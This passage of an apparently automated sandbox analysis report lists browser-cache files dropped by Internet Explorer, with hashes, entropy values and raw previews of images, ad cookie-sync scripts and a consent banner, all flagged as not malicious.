| Size (bytes): | 758 |
| Entropy (8bit): | 7.432323547387593 |
| Encrypted: | false |
| SSDEEP: | 12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v |
| MD5: | 84CC977D0EB148166481B01D8418E375 |
| SHA1: | 00E2461BCD67D7BA511DB230415000AEFBD30D2D |
| SHA-256: | BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C |
| SHA-512: | F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR... ... .....pHYs.....vpAg... ... .....eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....< ...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ IA.,>\.Q\|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq \|....gz_Z...x..0F'.....x..=Y}..jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\aMt[1].avi | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 5 |
| Entropy (8bit): | 2.321928094887362 |
| Encrypted: | false |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\aMt[1].avi | |
|---|---|
| SSDEEP: | 3:3:3 |
| MD5: | 5BFA51F3A417B98E7443ECA90FC94703 |
| SHA1: | 8C015D80B8A23F780BDD215DC842B0F5551F63BD |
| SHA-256: | BEBE2853A3485D1C2E5C5BE4249183E0DDAFF9F87DE71652371700A89D937128 |
| SHA-512: | 4CD03686254BB28754CBAA635AE1264723E2BE80CE1DD0F78D1AB7AEE72232F5B285F79E488E9C5C49FF343015BD07BB8433D6CEE08AE3CEA8C317303E3AC3 99 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | 0.... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\checksync[3].htm | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | HTML document, ASCII text, with very long lines |
| Category: | dropped |
| Size (bytes): | 21628 |
| Entropy (8bit): | 5.304819777739522 |
| Encrypted: | false |
| SSDEEP: | 384:3OAGcVXlblcqnzleZSweg2f5ng+7naMHF3OZOfQWwY4RXrqt:I86qhbS2RpF3OsfQWwY4RXrqt |
| MD5: | DDD356C3D15DF3F06EF6772D05ED53D7 |
| SHA1: | 4A34AC5B1AD6F7B7A960AA55405625CD60BF4FE6 |
| SHA-256: | 62812A69A8398073B8F53B582C04B6FD214D07146A580035611F646E74922398 |
| SHA-512: | 9C8C6264D621A6D2EEA15B1BB627D221ABA1CB367030137B00B440E50CB1641B623C6A7E0C49220D2B35AAE93D1DEA4E819046982808BE596CAB7619E947D47 3 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":80,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"\|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0},"ttd":{"name":"ttd","cookie":"data-ttd","isBl":1,"g":1,"cocs":0}},"ussyncmap":[],"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"successLper":10,"failLper":10,"logUrl":{"cl":"https:\/\ |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\checksync[4].htm | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | HTML document, ASCII text, with very long lines |
| Category: | dropped |
| Size (bytes): | 21628 |
| Entropy (8bit): | 5.304819777739522 |
| Encrypted: | false |
| SSDEEP: | 384:3OAGcVXlblcqnzleZSweg2f5ng+7naMHF3OZOfQWwY4RXrqt:I86qhbS2RpF3OsfQWwY4RXrqt |
| MD5: | DDD356C3D15DF3F06EF6772D05ED53D7 |
| SHA1: | 4A34AC5B1AD6F7B7A960AA55405625CD60BF4FE6 |
| SHA-256: | 62812A69A8398073B8F53B582C04B6FD214D07146A580035611F646E74922398 |
| SHA-512: | 9C8C6264D621A6D2EEA15B1BB627D221ABA1CB367030137B00B440E50CB1641B623C6A7E0C49220D2B35AAE93D1DEA4E819046982808BE596CAB7619E947D47 3 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":80,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"\|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0},"ttd":{"name":"ttd","cookie":"data-ttd","isBl":1,"g":1,"cocs":0}},"ussyncmap":[],"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"successLper":10,"failLper":10,"logUrl":{"cl":"https:\/\ |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\checksync[5].htm | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | HTML document, ASCII text, with very long lines |
| Category: | dropped |
| Size (bytes): | 21628 |
| Entropy (8bit): | 5.304819777739522 |
| Encrypted: | false |
| SSDEEP: | 384:3OAGcVXlblcqnzleZSweg2f5ng+7naMHF3OZOfQWwY4RXrqt:I86qhbS2RpF3OsfQWwY4RXrqt |
| MD5: | DDD356C3D15DF3F06EF6772D05ED53D7 |
| SHA1: | 4A34AC5B1AD6F7B7A960AA55405625CD60BF4FE6 |
| SHA-256: | 62812A69A8398073B8F53B582C04B6FD214D07146A580035611F646E74922398 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\checksync[5].htm | |
|---|---|
| SHA-512: | 9C8C6264D621A6D2EEA15B1BB627D221ABA1CB367030137B00B440E50CB1641B623C6A7E0C49220D2B35AAE93D1DEA4E819046982808BE596CAB7619E947D473 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":80,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"\|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0},"ttd":{"name":"ttd","cookie":"data-ttd","isBl":1,"g":1,"cocs":0}},"ussyncmap":[],"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"successLper":10,"failLper":10,"logUrl":{"cl":"https:\/\ |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\de-ch[2].json | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | UTF-8 Unicode text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 79097 |
| Entropy (8bit): | 5.337866393801766 |
| Encrypted: | false |
| SSDEEP: | 768:olAy9XsiItnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCgP5HVN/QZYUmftKCB:olLEJxa4CmdiuWlDxHga7B |
| MD5: | 408DDD452219F77E388108945DE7D0FE |
| SHA1: | C34BAE1E2EBD5867CB735A5C9573E08C4787E8E7 |
| SHA-256: | 197C124AD4B7DD42D6628B9BEFD54226CCDCD631ECFAEE6FB857195835F3B385 |
| SHA-512: | 17B4CF649A4EAE86A6A38ABA535CAF0AEFB318D06765729053FDE4CD2EFEE7C13097286D0B8595435D0EB62EF09182A9A10CFEE2E71B72B74A6566A2697EAB1B |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | {"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAll |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\dnserror[1] | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 2997 |
| Entropy (8bit): | 4.4885437940628465 |
| Encrypted: | false |
| SSDEEP: | 48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra |
| MD5: | 2DC61EB461DA1436F5D22BCE51425660 |
| SHA1: | E1B79BCAB0F073868079D807FAEC669596DC46C1 |
| SHA-256: | ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993 |
| SHA-512: | A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct</li>.. <li id="task1-2">Search for this site on Bing</li>.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\down[1] | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 15 x 15, 8-bit colormap, non-interlaced |
| Category: | dropped |
| Size (bytes): | 748 |
| Entropy (8bit): | 7.249606135668305 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE |
| MD5: | C4F558C4C8B56858F15C09037CD6625A |
| SHA1: | EE497CC061D6A7A59BB66DEFEA65F9A8145BA240 |
| SHA-256: | 39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781 |
| SHA-512: | D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44 |

### C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\down[1]

| | |
|---|---|
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?\|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....l..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`. |

### C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\tag[1].js

| | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with very long lines |
| Category: | dropped |
| Size (bytes): | 10055 |
| Entropy (8bit): | 5.443998211079296 |
| Encrypted: | false |
| SSDEEP: | 192:4EamzdxOBoOYcpxrzZp50set1XDdVYnMLiKGWdrHpOIztlomlRIkr:4EamR7Ohxr9L0HBV+MLxGWdrVY+ |
| MD5: | 89A48656B1A403FD1B77C8C5682B2110 |
| SHA1: | 5314E9541F542965B237E654A40AF9BED66540EB |
| SHA-256: | C23483E07055D45989FE4A74C6C00E47210C1552D240360D19F2D86CA3128CCE |
| SHA-512: | 1C7CC0B8348B6E4114C2833F7E099DD556C53DE6E7DFFBC7B50445EE0B4991AE7F1AE1D90DB24133BF45D39755DA154DF60FDDD28501D782692C379D9C3DAF 9 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | !function(){"use strict";function r(e,i,c,l){return new(c=c\|\|Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(function(e){e(t)})).then(o,a)}r((l=l.apply(e,i\|\|[])).next())})}function i(n,o){var a,r,i,e,c={label:0,sent:function(){if(1 &i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw\|\|((i=r.return)&&i.call(r),0):r .next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;break;case 4:return c.label++,{value:t[1],done:!1};case 5:c.label++,r=t[1],t=[0 ];continue;case 7:t=c.ops.pop(),c.trys.pop();continue;default:if(!(i=0<(i=c.trys).length&& |

### C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAKFpl8[1].png

| | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 585 |
| Entropy (8bit): | 7.555901519493306 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7Zllj1AmzyaeU1glVfGHTT3H7LhChpt+ZnRE5b3Bz7Mf0Vg:S31hzm1GHTDbL0hpt+rE5bBY0Vg |
| MD5: | C423DAB40DA77CC7C42AF3324BFF1167 |
| SHA1: | 230F1E5C08932053C9EE8B169C533505C6CA5542 |
| SHA-256: | 3441B798B60989CF491AE286039CA4356D26E87F434C33DE47DC67C68E519E4B |
| SHA-512: | 771F92666BE855C5692860F42EDB2E721E051AC1DC07FE7F1A228416375F196B444D82F76659FFF9877FD2483B26D1D6B64615803CA612BC9475BA3EE82A9E0D |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx..S=O.P.=..h.....".*.....Tu..a...*F..,.....R.....K.....$V.!.c.....F.e..{.y.{.L..J..s..=>...2.M.2\|:..4,"...ag2(7"d..>...7.xA..~m. ...07ZP....6.\|X\}.+`.?....~^.....A...p.6N.....`...*z.....S.].h3.J....~..t...T.4c..{..P\|b.....C..l.y.....D.....6.@o.!.....".}.a....B.+.....n...Z...+.8..z.._.qr..c.....J.R.[./u.KYO.RZ....X#S.-..G#..vR..S.4C ...w..HT3}\|...y.?.[....R..&1."u.....e..j..b/..=S../..'.T.!.~..u.....xQ.U..q.&...M.....lH.W.D.aC....}.1...@.h...\.br..k.....zar.....IEND.B`. |

### C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAKp8YX[1].png

| | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 497 |
| Entropy (8bit): | 7.3622228747283405 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xTHs+jUx9 |
| MD5: | CD651A0EDF20BE87F85DB1216A6D96E5 |
| SHA1: | A8C281820E066796DA45E78CE43C5DD17802869C |
| SHA-256: | F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475 |
| SHA-512: | 9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929E D |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAKp8YX[1].png | |
|---|---|
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx..S=K.A.}{...3E..X.....`..S.A.k.l.....X..g.FTD,....&D...3.....^..of.....B....d.....,.....P...#.P.....Y.~...8:..k..`.(.!1?.....]*.E.<br>'.$.A&A.F..._~.l....L<7A{G.....W.(.Eei..1rq....K....c.@.d..zG..\|.?.B.)....`.T+.4...X..P...V .^....1..../.6.z.L.`...d.\|t...;.pm..X...P]..4...{..Y.3.no(....<..\l...7T.....U..G..,.a..N..b.t<br>..vwH#..qZ.f5;.K.C.f^L..Z..e`...lxW.....f...?..qZ....F.....>.t....e[.L...o..3.qX.....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AANT3y4[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | modified |
| Size (bytes): | 28887 |
| Entropy (8bit): | 7.909497836335464 |
| Encrypted: | false |
| SSDEEP: | 768:IgaJ65BYqO+B1DOZFA3oZgD3iE+8wdlirV:IzoaqdOZ9grK8wdsrV |
| MD5: | CF05D5EA1D6AF4CABD89F2A00C0E8AD2 |
| SHA1: | D9FB635C8CF27B6655B5A585F0F76D801B6E6423 |
| SHA-256: | 4F83E4BD355BDF6CC520A7868DA0DCB6EFCA840B20E5CAA51FC5F5F227EAE4BC |
| SHA-512: | D00256BF16B34B2962275187E5210450CFDC57C795CA8E0BBF06EDDA4BC4CCBB1589CFBBE8537B76F96FE9CEE84ED856C617E7AF787B698254F12BA70AF606<br>D |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO<br>OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....?..5..R6.i...Bf%..+#6....H.<..@p.....V.-@.a.LF.K..)\.V....1.F9. Xo.Hc3.&.E8...Ut%.&.jJ."...E._#....X.E<Ve.Z.....C1YH$..#.).<br>..!.c....P...-.....&..D.-...5.....y..c..<...W..1=h.....qR2_1...%.F"...H0E.`.L...hH.1\|.. .$.....G..z..kx.....7Z,.....,.)0...&....G4.'.v..'.#.jLe)d...$....\Ev.$.$~5V..9.k.@I...Q.$.).....<br>}..K..`..(.em.C/.z..@J...y._Z.r....Hc.=h.,.t.....pG..A..Z |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AANg50h[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 40569 |
| Entropy (8bit): | 7.954892481469937 |
| Encrypted: | false |
| SSDEEP: | 768:ILhyA//Akly9981n74czNrDrLjXGik/48pcO0JPX3SEebK:IEmAkQ81Ug73UfefSEj |
| MD5: | B0989E31EDD523B96803E1AF9153AA0C |
| SHA1: | F0E256D8E5C95FF66618EAE588B074E4E5BAF831 |
| SHA-256: | 2F64ACD4B6DDBC2291738375B81AF48DFE287A731ECDF5AF977DFC53E3EB763A |
| SHA-512: | 06A87F74E757AE2A341CB37AD6C9BD5351964B951D460FB52F25E44329B6283AFB456639E731A504EFD2BF49A2B4FD0691FF04FBA3C00E8AC031A7795992A3FC |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO<br>OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....?..?..b...{...m.z.T...1.:.n.P..x..f..q[.iN.....lFCP...f82b.$MR.*.....@.0.\.....k,g.....O..\|Z...R....p...L....+.....&s.....}.;.k.<br>[.)..v..y....L9K..^.R....SI..%..*(.-..._2...>a..t.y...R....n.l....Q.2.W.Z..eQ..9..K@.nv..2.....;..)2...,l0.H...?...l..^....W;..u*...+jR..nu'S...g]....y.v,..kN.....E...Zw..E..}.w...../..Qt.....<br>._..t"....{x..e..... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOfJsZ[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3 |
| Category: | dropped |
| Size (bytes): | 2490 |
| Entropy (8bit): | 7.830846007357338 |
| Encrypted: | false |
| SSDEEP: | 48:QfAuETASNLIt+OSmfUyYuQ8tUnAGtl2hZZL1zG4tTCJ:Qf7EplyyUyfntUnAOlW1zGIy |
| MD5: | 6FA342BB2DAD0272A38CCF9D8B599264 |
| SHA1: | 65FEE20BEB7A5735412D9759B2E5FA1CAECA27A1 |
| SHA-256: | 74C1C1A5A96916E147002ECA860D303A57942161D3D7F9F2AAAA6A1CF4EB30E2 |
| SHA-512: | 2CA505CD6D2B18A510785187B69BED0F3A7050EC15D157AEF187901E1FE149AFFD8A6CF67C1BA628A323CA4252F4D723A4E29D3D5C5BBDF8C06816A78477C3<br>B |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOfJsZ[1].jpg | |
|---|---|
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.. ..k..7.9_. [. ...0.P....M..'....V..2.. =I...nm../.m.&.SQ0..q.....Y{w}.^...N.5/.,:.....U...H.U.!..!.D..A.}*[."5D.....Mq.7..k.;....J...f.....8 .iV(.....m%v5..A...c..l.nn...W.....\N\|.C.....x^.....#.j\|.e..2.5....K...V..FV....Z...1..*....9]..Vfi.3.b....&4Fj.=:d1....7fm-Q....7.t.#6..[....s.,.}.O..e..N....d.m..].ls.L}.:.I)3.0..M.>..F.&.b?.A..... 1...]NjQ....k..{x..}...h... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOfKbP[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 9208 |
| Entropy (8bit): | 7.93658004874926 |
| Encrypted: | false |
| SSDEEP: | 192:QoZjbcNMrOy2jZoc2apHaejRWSNIHxLf5T0yjPpWYcTxxx9e3rCA:btcC6D12C6SkVr5oylTUxI3rCA |
| MD5: | 13E43269EC124CC169F9E7EAE844908C |
| SHA1: | 0D953E27B371182B613648BF1BA585E268CA571E |
| SHA-256: | 9F6AB9EF0637CBA274ADC44222A53F9D7314E6A73B722F501F2C8ADBF8C34180 |
| SHA-512: | AFB631ACD7B3F71CAC612A0ED607CBF17C2B731A5A2C293711AFB29490E7ACE6C3D7EC78393D3225466A62E13B288141243A5F14D0FA0AB78401B1BE0F2C8D C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..F.....a....s...h...n..6.E... .....>c.....J....n..T.b(.L_...1.....Tc?0..W.B..-)VD*G1....."i....`..-._..t....\|... ..>.....L...{....S..b5..H'$ g>..P...*H8'.$z....(.a.....fB.....?....Y<.Cee\`..O_.+.s>.B.3.....p..D....>.....3I.s...\|...c?.....d.XX\|.3...Q.u..e-nS..s...[.{.z.;".....W..n.....S..z.fG3.....y.d.....u.Ii.....).(.P.x.!. .e.....Wp.....4-.=.G.F{... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOgGQ4[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 26435 |
| Entropy (8bit): | 7.859283933483462 |
| Encrypted: | false |
| SSDEEP: | 384:IfBCgXWkx0RXMuUEMClBLZq2D3tkInTQu7N6m0eqLi4ivk6guSSi/JR8ypJ/sbrp:IRXsyEMMZq27PQu0myLif86E3/JRFgp |
| MD5: | BEB948AAC940AF84538BE16878295A12 |
| SHA1: | 45E817191F2714065A688665051C407182E4066B |
